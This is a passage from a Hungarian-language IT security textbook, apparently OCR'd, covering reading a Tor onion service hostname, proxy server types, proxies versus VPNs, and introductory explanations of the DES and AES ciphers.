└─# cd /var/lib/tor/other_hidden_service

┌──(root💀kali)-[/var/lib/tor/other_hidden_service]
└─# ls
authorized_clients  hostname  hs_ed25519_public_key  hs_ed25519_secret_key
```

Add ki a

```
cat ./hostname t
```

parancsot az onion szerver nevének megtekintéséhez. Ezt kell begépelni a Tor böngészőbe:

```
┌──(root💀kali)-[/var/lib/tor/other_hidden_service]
└─# cat ./hostname
hcoladjslpdmlzghq3fztkjtpaqgru7xiby3y2gn7t25rm54747frgid.onion
```

Hivatkozások

[1] https://github.com/micahflee/torbrowser-launcher.

Proxy

A proxy szerver egy átjáró köztünk és az internet között. Ez egy közbenső szerver, az összes adatforgalom a proxykiszolgálón keresztül áramlik. A proxyszerver így elválaszt minket az internettől. Mind a bejövő, mind a kimenő kérések a szerveren keresztül folynak (bizonyos kivételekkel)

A proxy szerverek funkciói:

- biztonság megvalósítása,
- magánélet védelme,
- teljesítmény fokozása,
- vállalati szabályok ellátása.

A modern proxy szerverek sokkal többet tesznek annál, hogy egyszerűen továbbítják a webes kéréseket. Biztonsági feladatokat látnak el, javítják a teljesítményt. A proxy szerverek:

- tűzfalként és webszűrőként működnek,
- megosztott hálózati kapcsolatok biztosítanak,
- gyorsítótár -adatokat tárolnak a gyakori kérések felgyorsítása érdekében,
- megvédenek a nem kívánt tartalomtól,
- magas szintű adatvédelmet biztosítanak.

Az interneten minden számítógépnek egyedi Internet Protocol (IP) címmel kell rendelkeznie. Tekinthetjük ezt az IP -címet a számítógép postai címének. Ahogy a posta is tudja, hogy a leveleket hogyan kell a postai címünkre szállítani, az internet is tudja, hogyan kell a megfelelő adatokat elküldeni a megfelelő számítógépre az IP -cím alapján.

A proxyszerver alapvetően egy számítógép az interneten, saját IP -címmel, amelyet mi számítógépünk ismer. Amikor webes kérést küldünk, a kérésünk először a proxy szerverhez kerül. A proxyszerver ezután a mi nevünkben elküldi webes kérését, összegyűjti a választ a webszervertől, és továbbítja nekünk a weboldal adatait, így láthatjuk az oldalt a böngészőben.

Amikor a proxykiszolgáló továbbítja webes kéréseket, módosíthatja az elküldött adatokat, és de mi továbbra is azt az adatot kapjuk, amit elvárunk. A proxykiszolgáló megváltoztathatja az IP -címét, így a webszerver nem tudja pontosan, hol van a világon a küldő. Titkosíthatja az adatokat, így az adatok olvashatatlanok a szállítás során. És végül, a proxy szerver blokkolhatja a hozzáférést bizonyos weboldalakhoz az IP -cím alapján.

A Proxy szerver használati esetei

Számos oka van annak, hogy a cégek és magánszemélyek proxyszervert használnak.

- Az gyermekek vagy alkalmazottak internethasználatának szabályozása: A szervezetek és a szülők proxyszervereket állítanak be annak ellenőrzésére és nyomon követésére, hogy alkalmazottjaik vagy gyermekeik hogyan használják az internetet. A szervezet nem akarja, hogy a vállalati időben nézzen meg bizonyos webhelyeket, és beállíthatja a proxykiszolgálót, hogy megtagadja a hozzáférést bizonyos webhelyekhez, ehelyett egy kedves megjegyzéssel irányítja Önt, hogy ne tartózkodjon az említett webhelyek megtekintésétől a vállalati hálózaton. Ők is figyelemmel kísérhetik és naplózhatják az összes webes kérést, így annak ellenére, hogy esetleg nem blokkolják a webhelyet, tudják, mennyi időt tölt a számítógépes csalással.

- Sávszélesség -megtakarítás és jobb sebesség: A vállalatok a teljes hálózati teljesítményt is javíthatják egy jó proxy szerverrel. A proxykiszolgálók gyorsítótárba helyezhetik a népszerű webhelyeket (a webhely másolatát helyben elmenthetik) - így amikor a böngésző az adott webszerver letöltését kéri, a proxyszerver ellenőrzi, hogy rendelkezik -e a webhely legújabb példányával, majd elküldi a mentett példányt. Ez azt jelenti, hogy amikor több száz ember éri el egyszerre a webhelyet ugyanazon proxy szerverről, a proxy szerver csak egy kérést küld a webhelyre. Ez megtakarítja a sávszélességet, és javítja a hálózati teljesítményt.
- Adatvédelmi előnyök: magánszemélyek és vállalatok egyaránt proxykiszolgálókat használnak az internet privát böngészéséhez. Egyes proxykiszolgálók megváltoztatják az IP -címet és a webkérés egyéb azonosító adatait. Ez azt jelenti, hogy a célszerver nem tudja, ki küldte be az eredeti kérést, ami segít megőrizni személyes adatait és böngészési szokásait.
- Fokozott biztonság: A proxyszerverek az adatvédelmi előnyök mellett biztonsági előnyöket is nyújtanak. Beállíthatjuk a proxykiszolgálót, hogy titkosítsa a webes kéréseket, hogy a kíváncsiskodó szemek ne olvassák tranzakcióit. Azt is megakadályozhatjuk, hogy a rosszindulatú webhelyek hozzáférjenek a proxykiszolgálón keresztül adatainkhoz. Ezenkívül a szervezetek össze tudják kapcsolni a proxykiszolgálójukat egy virtuális magánhálózattal (VPN), így a távoli felhasználók mindig a vállalati proxyn keresztül férnek hozzá az internethez. A VPN közvetlen kapcsolat a vállalati hálózattal, amelyet a vállalatok külső vagy távoli felhasználóknak biztosítanak. A VPN használatával a vállalat ellenőrizheti és ellenőrizheti, hogy a felhasználók hozzáférnek -e a szükséges erőforrásokhoz (e -mail, belső adatok), miközben biztonságos kapcsolatot biztosít a felhasználó számára a vállalati adatok védelme érdekében.
- Hozzáférés a blokkolt erőforrásokhoz: A proxykiszolgálók lehetővé teszik a felhasználók számára, hogy megkerüljék mások által (pl.: vállalatok vagy kormányok) által előírt tartalomkorlátozásokat. Ha például egy sportközvetítés le van tiltva Magyarországról böngészők számára, akkor jelentkezzünk be egy proxy szerverre az világ másik oldalán, és nézzük meg onnan.

Proxy szerver kockázata

A proxykiszolgáló használatának néhány lehetséges kockázata van:

- Ingyenes proxy szerverek kockázata
  Az ingyenes proxy szolgáltatás használata kockázatos is lehet, még a hirdetéseken alapuló bevételi modelleket használó szolgáltatások is. Az ingyenes általában azt jelenti, hogy nem fektetnek be komolyabban a backend hardverbe vagy a titkosításba. Előfordulhat, hogy ez teljesítményproblémákat és lehetséges adatbiztonsági problémákat okoz. Az „ingyenes" proxy szerverek egy része csaló.
- Böngészési történet eltárolása
  A proxykiszolgáló az eredeti IP -címet és a webes kérés adatait esetleg lokálisan, titkosítatlanul tárolja. Ellenőrizzük, hogy a proxyszerver naplózza -e és menti -e ezeket az adatokat - és hogy milyen megőrzési vagy bűnüldözési együttműködési irányelveket követnek.
- Nincs titkosítás
  Ha proxyszervert használunk titkosítás nélkül, akkor lehet, hogy nem is használunk proxykiszolgálót. A titkosítás hiánya azt jelenti, hogy kéréseket egyszerű szövegként küldjük el. Bárki, aki lehallgat, valóban könnyen le látja a felhasználóneveket, jelszavakat és a fiókadatokat.

Proxy Szerver típusok

Nem minden proxyszerver működik ugyanúgy. Fontos megérteni, hogy pontosan milyen funkciókat kapunk az egyes a proxy szervertől. [1] a következőképpen kategorizálja a proxykiszolgálókat:

- Forward proxy
  A továbbító proxy az ügyfelek előtt működik, és arra szolgál, hogy adatokat juttasson a belső hálózaton belüli felhasználói csoportokhoz. Kérés elküldésekor a proxyszerver eldönti, hogy indokolt-e új a kapcsolat létrehozása.
  Az továbbító proxy a legmegfelelőbb olyan belső hálózatokhoz, amelyek egyetlen belépési pontot igényelnek. Biztosítja az IP -címek biztonságát a hálózatban lévők számára, és lehetővé teszi az egyszerű adminisztrációs felügyeletet.
- Átlátszó proxy
  Az átlátszó proxy ugyanolyan élményt nyújthat a felhasználóknak, mint az otthoni számítógép használata. Ily módon „átlátszó". A felhasználókra is „rákényszeríthetők", vagyis anélkül is kapcsolódhat egy felhasználó a proxyhoz, hogy tudna róla. Az átlátszó proxyk jól alkalmazhatók azoknak a vállalatoknak, amelyek anélkül akarják használni a proxyt, hogy az alkalmazottak tudomást szereznének arról, hogy használják. Előnye, hogy zökkenőmentes felhasználói élményt nyújt. Másrészt az átlátszó proxy-k érzékenyebbek bizonyos biztonsági fenyegetésekre, például a SYN-flood támadásokra. (A SYN flood, azaz SYN elárasztás egy az interneten végrehajtott, szolgáltatás-megtagadással járó támadás.)
- Anonim proxy
  Az anonim, vagy névtelen proxy arra összpontosít, hogy az internetes tevékenységet követhetetlenné tegye. Működésnek sajátossága, hogy hogy a felhasználó nevében hozzáfér az internethez, miközben elrejti a felhasználó személyazonosságát és számítógépes adatait.
- Fokozottan anonim proxy
  A fokozottan anonim proxy egy névtelen proxy, amely egy lépéssel tovább viszi az anonimitást. Úgy működik, hogy törli az adatait, mielőtt a proxy megpróbál csatlakozni a céloldalhoz.

- Torzító proxy
  A torzító proxy a webhely proxyként azonosítja magát, de elrejti saját személyazonosságát. Ezt úgy teszi, hogy az IP -címét hamisra változtatja.
  A torzító proxy jó választás azok számára, akik el akarják rejteni helyüket az internet elérése közben. Ez a fajta proxy olyan megjelenést eredményezhet, mintha egy adott országból böngészne, és nemcsak a felhasználó, hanem a proxy személyazonosságát is elrejti. Egyes webhelyek azonban automatikusan blokkolják a torzító proxykat, ami megakadályozhatja, hogy a végfelhasználó hozzáférjen a webhelyekhez.
- Adatközpont proxy
  Az adatközpont -proxyk nem kapcsolódnak internetszolgáltatóhoz (ISP), hanem egy másik vállalat biztosítja őket adatközponton keresztül. A proxy szerver egy fizikai adatközpontban létezik, és a felhasználó kérései ezen a szerveren keresztül kerülnek továbbításra. Az adatközpont proxy jó választás azoknak, akik gyors válaszidőt és olcsó megoldást igényelnek. Előnyük, hogy a felhasználók számára lehetővé teszik az adatok gyors és olcsó gyűjtését. Másrészt nem nyújtják a legmagasabb szintű névtelenséget, ami veszélyeztetheti a felhasználók adatait vagy személyazonosságát.
- Residential proxy
  A residental proxy egy adott fizikai eszközhöz tartozó IP -címet ad. Ezután minden kérés ezen az eszközön keresztül történik. Ezek proxyk jól alkalmazhatók azoknál a felhasználóknál, akiknek ellenőrizniük kell a webhelyükön megjelenő hirdetéseket, így blokkolhatják a cookie-kat, a versenytársak vagy egyéb szereplők gyanús, vagy nem kívánt hirdetéseit. A residental proxyk megbízhatóbbak, mint a többi proxy. Ezek használata azonban gyakran több pénzbe kerül, ezért a felhasználóknak alaposan elemezniük kell, hogy az előnyök megérik -e a többletbefektetést.
- Nyilvános proxy
  A nyilvános proxy bárki számára ingyenesen elérhető. Úgy működik, hogy hozzáférést biztosít a felhasználóknak a proxy IP címéhez, elrejti a személyazonosságukat, amikor webhelyeket látogatnak. A nyilvános proxyk azoknak a felhasználóknak a legalkalmasabbak, akik számára a költségek jelentősek, a biztonság és a sebesség pedig fontos. Bár ingyenesek és könnyen hozzáférhetők, gyakran lassúak, mert belefulladnak az ingyenes felhasználókba. Ha nyilvános proxyt használ, akkor nagyobb a kockázata annak, hogy mások hozzáférhetnek az adatainkhoz az interneten.
- Megosztott proxy.
  A megosztott proxykat egyszerre több felhasználó is használja. Hozzáférést biztosítanak egy olyan IP -címhez, amelyet mások is megoszthatnak, majd böngészhetünk az interneten, miközben úgy tűnik, hogy az általunk választott helyről böngészünk. A megosztott proxyk jó választás azok számára, akiknek nincs sok pénzük, és nincs szükségük gyors kapcsolatra. A megosztott proxy fő előnye az alacsony költség. Mivel ezeket mások is megosztják, mások hibás döntéseiért minket is kitilthatnak egy webhelyről.
- SSL Proxy
  A Secure Sockets Layer (biztonságos socket layer, SSL) proxy titkosítást biztosít az ügyfél és a szerver között. Mivel az adatok mindkét irányban titkosítva vannak, a proxy elrejti létezését mind a kliens, mind a szerver elől. Ezek a proxyk a legalkalmasabbak azoknak a szervezeteknek, amelyek fokozott védelmet igényelnek az SSL protokoll által felfedett és leállított fenyegetések ellen. Mivel a Google az SSL-t használó szervereket részesíti előnyben, az SSL proxy, ha egy webhellyel kapcsolatban használják, segíthet a keresőmotor rangsorolásában. A hátránya az, hogy az SSL -proxynál titkosított tartalom nem tárolható gyorsítótárban, így, ha többször meglátogatjuk a webhelyeket, lassabb teljesítményt tapasztalhatunk, mint egyébként.
- Rotating Proxy
  A rotaring (forgó) proxy más IP -címet rendel hozzá minden felhasználóhoz, aki csatlakozik hozzá. Amikor a felhasználók csatlakoznak, olyan címet kapnak, amely

eltér az előtte csatlakozó eszköz IP címétől. A forgó proxyk ideálisak azoknak a felhasználóknak, akiknek nagy mennyiségű, folyamatos web elérést kell végezniük. Lehetővé teszik, hogy névtelenül újra és újra visszatérjenek ugyanahhoz a webhelyhez.

- Fordított proxy
  Ellentétben az továbbító proxyval, amely az ügyféloldalon működik a fordított proxy a webszerverek előtt helyezkedik el, és továbbítja a böngészőből származó kéréseket a webszerverekre. Úgy működik, hogy a felhasználó kéréseit elkapja Ezután elküldi a kéréseket az eredeti szervernek, és válaszokat kap tőlük.
  A fordított proxyk jó választás a terhelt webhelyek számára, amelyeknek ki kell szolgálni a nagyszámú bejövő kérést. Segíthetnek a szervezetnek a sávszélesség terhelésének csökkentésében, mivel úgy viselkednek, mint egy másik webszerver, amely kezeli a bejövő kéréseket. A hátrányuk, hogy a fordított proxyk potenciálisan felfedhetik a HTTP szerver architektúráját, ha a támadó képes behatolni rajta. Ez azt jelenti, hogy a hálózati rendszergazdáknak meg kell erősíteniük vagy át kell konfigurálniuk a tűzfalaikat, ha fordított proxyt használnak.

Virtuális magánhálózatok (VPN)

Első látásra a proxykiszolgálók és a virtuális magánhálózatok (VPN) felcserélhetőnek tűnhetnek, mivel mind a kéréseket, mind a válaszokat külső szerveren keresztül továbbítják. Mindkettő lehetővé teszi azoknak a webhelyeknek az elérését is, amelyeket egyébként blokkolnának az adott országban, ahol fizikailag ténylegesen tartózkodunk. A VPN-ek azonban jobb védelmet nyújtanak a hackerek ellen, mivel titkosítják az összes forgalmat

A VPN vagy virtuális magánhálózat egy privát hálózat, amely titkosítja és továbbítja az adatokat, lehetővé teszi a biztonságos internetkapcsolatot

A VPN -kapcsolat előnyeit így foglalhatjuk össze:

A VPN -kapcsolat elfedi az online adatforgalmat, és megvédi azt a külső hozzáféréstől. A titkosítatlan adatokat bárki megtekintheti, aki rendelkezik hálózati hozzáféréssel. A VPN segítségével a hackerek és a kiberbűnözők nem tudják megfejteni ezeket az adatokat.

Biztonságos titkosítás: Az adatok olvasásához titkosítási kulcsra van szükség. Ennek hiányában a jelenlegi ismereteink mellett több millió évbe telhet, mire egy számítógép nyers erővel történő támadás segítségével esetén megfejti a kódot. A VPN segítségével online tevékenységeink még a nyilvános hálózatokon is el vannak rejtve.

A tartózkodási helyünk elrejtése: A VPN -kiszolgálók lényegében a proxyként működnek az interneten. Mivel a helyadatok egy másik ország szerveréről származnak, a tényleges tartózkodási helyünket nem lehet meghatározni. Ezenkívül a legtöbb VPN -szolgáltatás nem tárolja a tevékenységek naplóit. Ez azt jelenti, hogy a felhasználói aktivitás rejtve marad.

Hozzáférés a regionális tartalomhoz: A regionális webes tartalom olyan tartalom, amely érhető el mindenhonnan. A szolgáltatások és webhelyek gyakran tartalmaznak olyan tartalmat, amely csak a világ bizonyos részeiről érhetők el. A szabványos kapcsolatok az ország helyi szervereit használják a tartózkodási hely meghatározásához. Ez azt jelenti, hogy utazás közben nem férhetünk hozzá az otthoni tartalomhoz, és nem férhetünk hozzá a nemzetközi tartalomhoz otthonról. A VPN - helyhamisítással - átválthat egy másik országban lévő szerverre, és hatékonyan „megváltoztathatja” tartózkodási helyét.

Biztonságos adatátvitel: Ha távolról dolgozunk, előfordulhat, hogy hozzá kell férnünk a vállalat hálózatának fontos fájljaihoz. Biztonsági okokból az ilyen jellegű információk biztonságos kapcsolatot igényelnek. A hálózathoz való hozzáféréshez gyakran VPN -kapcsolat szükséges. A VPN -szolgáltatások magánszerverekhez csatlakoznak, és titkosítási módszereket használnak az adatszivárgás kockázatának csökkentésére.[3]

A VPN vagy a proxy kérdés eldöntése

Ha folyamatosan kell titkosítandó adatok küldéséhez és fogadásához hozzáférnünk az internethez, vagy ha vállalatnak olyan adatokat kell felfednie, amelyeket el kell rejtenie a hackerek és a kíváncsi szemek elől, akkor jobb választás a VPN.

Ha egy szervezetnek csupán engedélyeznie kell a felhasználók számára, hogy névtelenül böngészhessenek az interneten, akkor a proxyszerver elegendő. Ez a megoldás akkor is, ha egyszerűen csak tudni szeretnék, mely webhelyeket használják a dolgozók, vagy hozzá akarunk férni azokhoz a webhelyekhez, amelyek a mi országunkban blokkolva vannak.

A VPN jobban megfelel üzleti célokra, mivel a felhasználóknak általában mindkét irányban biztonságos adatátvitelre van szükségük. A vállalati információk és a személyi adatok nagyon értékesek lehetnek, és a VPN biztosítja a titkosítást, amire szükségünk van a védelméhez. Személyes használatra, egyetlen felhasználóhoz, a proxyszerver megfelelő választás lehet. Mindkét technológiát egyszerre is használhatjuk, különösen, ha korlátozni szeretnénk a hálózaton belüli felhasználók által látogatott webhelyeket, miközben titkosítja a kommunikációjukat.

Hivatkozások

[1] https://www.fortinet.com/br/resources/cyberglossary/proxy-server
[2] https://www.varonis.com/blog/what-is-a-proxy-server/
[3] https://www.kaspersky.com/resource-center/definitions/what-is-a-vpn
[4] https://www.kali.org/downloads/
[5] https://github.com/micahflee/torbrowser-launcher

Kriptografikus algoritmusok

Alapfogalmak

A kriptográfia (a kifejezés) a görög κρυπτός szóbol, ami rejtettet jelent és a γράφειν szóból, amely írást jelent.

Maga a téma önálló lett az évek során, annak ellenére, hogy mindig része volt a számítástechnika / információtechnológiai tudományágnak. Fő feladata a titkos kódok tanulmányozása és megfejtése volt.

Az elektronikus kommunikáció széles körű elterjedésével a biztonságos online csatorna kiépítése elengedhetetlenné vált.

A biztonságos csatorna követelményei:

Titoktartás: Az egymással kommunikáló feleken kívül senki másnak nem szabad értenie az üzeneteket.

Kriptográfiai algoritmus. A fő célunk egy olyan módszer kidolgozása, amely feltörhetetlen, de ezzel egyidejűleg könnyű használni és kiszámítani.

Ennek a módszernek matematikailag bizonyíthatónak kell lennie.

Hitelesség: A kommunikáló felek meg tudják állapítani egymás kilétét (annak ellenére, hogy a való életben soha nem találkoztak).

Eszközök: Hitelesítési szolgáltatások (hatóságok) Az online kommunikáció esetében természetes követelmény, hogy személyazonosságunkat algoritmussal kell védeni, annak ellenére, hogy olyan távoli szervereket kell használnunk, amelyeket nem lehet megközelíteni.


Nincs 100% -os biztonság, ismerni kell a határokat.

Integritás: az adataink bármilyen észrevétlen módosítását blokkolni kell.

Digitális aláírás. Manapság gyakori, hogy online szerződéseket kell aláírnunk, ahol a szerződés aláírói fizikailag nem lehetnek jelen. Az aláírások akár különböző időpontokban is történhetnek.

A digitális aláírás használata ma Magyarországon is kötelező, például a bírósági ügyintézés esetében.

Az alábbi ábra a kommunikáció alapmodelljét és annak jelöléseit írja le.



Alice üzenetet akar küldeni Bobnak, nevezzük az üzenetet m-nek. A lekódolt üzenet legyen c.

Az E () függvényt titkosítási/kódolási függvénynek nevezzük.


A D () függvényt dekódoló függvénynek nevezzük.

DES (Data Encryption Standard)

A DES egy elterjedt titkosítási algoritmus. Az IBM fejlesztette ki az 1970 -es évek elején, majd a Nemzeti Szabványügyi Hivatal regisztrálta [1]

A DES szimmetrikus blokkciper; az algoritmus rögzített hosszúságú 64 bites egyszerű szöveget kódol le. Az algoritmus kimenete ezzel megegyező méretű, a DES egy olyan kulcsot használ, amelynek más bitmérete van: 56 bit.

A kulcs azonban 64 bitesnek tűnik, de az algoritmus figyelmen kívül hagy minden 8. bitet.



Az egyszerűség kedvéért a 64 bites blokk (kulcs) 16 hexadecimális számként jelenik meg.

Lépései

1. A sima szöveges üzenet 64 bites hosszúságú részét egy kezdeti permutációs függvény kapja meg. A permutáció úgy néz ki, hogy A sima szöveg 58. bitje lesz az 1. bit, az 50. bit lesz a 2.,… és a 7. bit lesz a 64. bit, lásd az alábbi ábrát.


58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5
63	55	47	39	31	23	15	7

2. A permutált rész két 32 bites részre osztja az adatokat: bal oldali szöveg (LFT) és jobb oldali szöveges rész (RFT)T)
3. Mindkettő 16 körös titkosítási folyamaton megy keresztül az 56 bites kulcs használatával

4. A két rész ezután újra összefűzésre kerül, és egy végső permutációt hajtanak végre a kombinált blokkon, így létrejön a 64 bites titkosítási blokk. A végső permutáció a kezdeti permutáció inverze:

40	8	48	16	56	24	64	32
39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30
37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28
35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26
33	1	41	9	49	17	57	25

5. A 16 titkosítási kör a következőképpen néz ki:




Minden kör az 56 bites kezdeti kulcsból generál egy K_i kulcsot. A kulcsot két 28 bites félre osztjuk. Mindkét felet minden körben balra shifteljük. Az 1., 2., 9. and 16. körben 1 bittel, a többi körben kettővel. Ezután egy 48 bites alkulcsot (K_i) i választ ki egy tömörítő és permutáló művelet.

$LFT_n = RFT_{n-1}$

$RFT_n = LFT_{n-1}$ XOR $f(R_{n1}, K_n)$

Az f számítási függvény leírása a következő: Minden körben a 32 bites blokkot 48 bitre bővítik a bővítési permutáció segítségével, amely a bitek felét megkettőzi. Ezután az eredményt az alkulccsal kombinálja egy XOR művelet. A 48 bites eredmény ezután néhány bitet helyettesít egy nemlineáris táblázat szerint. Végül a kimenetet fix permutációval rendezzük át.



DES in OPEN SSL példák az alábbi linken találhatók: https://sandilands.info/crypto/DataEncryptionStandard.html#x16-840008.5

AES (Advanced Encryption Standard)


Az Advanced Encryption Standard (AES) titkosítást [9] vezette be. Ez az algoritmus gyorsabb és megbízhatóbb, mint a DES, így lett 2001 -ben amerikai szabvány. 128 bites adaton működik, a kulcs 128, 182 vagy 256 bites lehet. Ez egy szimmetrikus kulcs titkosítás.

Az AES egy helyettesítő-permutációs hálózaton alapul. Az egymáshoz kapcsolódó műveletek egy része a bemeneteket meghatározott kimenetekkel helyettesíti, mások permutálják az adatokat.

A titkosítási körök száma a kulcs méretétől függ:

- 128 bit – 10 kör
- 192 bit – 12 kör
- 256 bit – 14 kör

Mindegyik kör a saját $Kulcs_i$ kulcsát használja, amit egy algoritmus szerint lehet kiszámítani. [9]




Az algoritmus leírása

KeyExpansion – az i. körhöz tartozó K_i kulcs az eredeti kulcsból kiszámításra kerül


AddRoundKey – minden bájtot kombináljuk a K_i kulcs egy bájtjával a bitenkénti XOR használatával.

9., 11. vagy 13. kör:

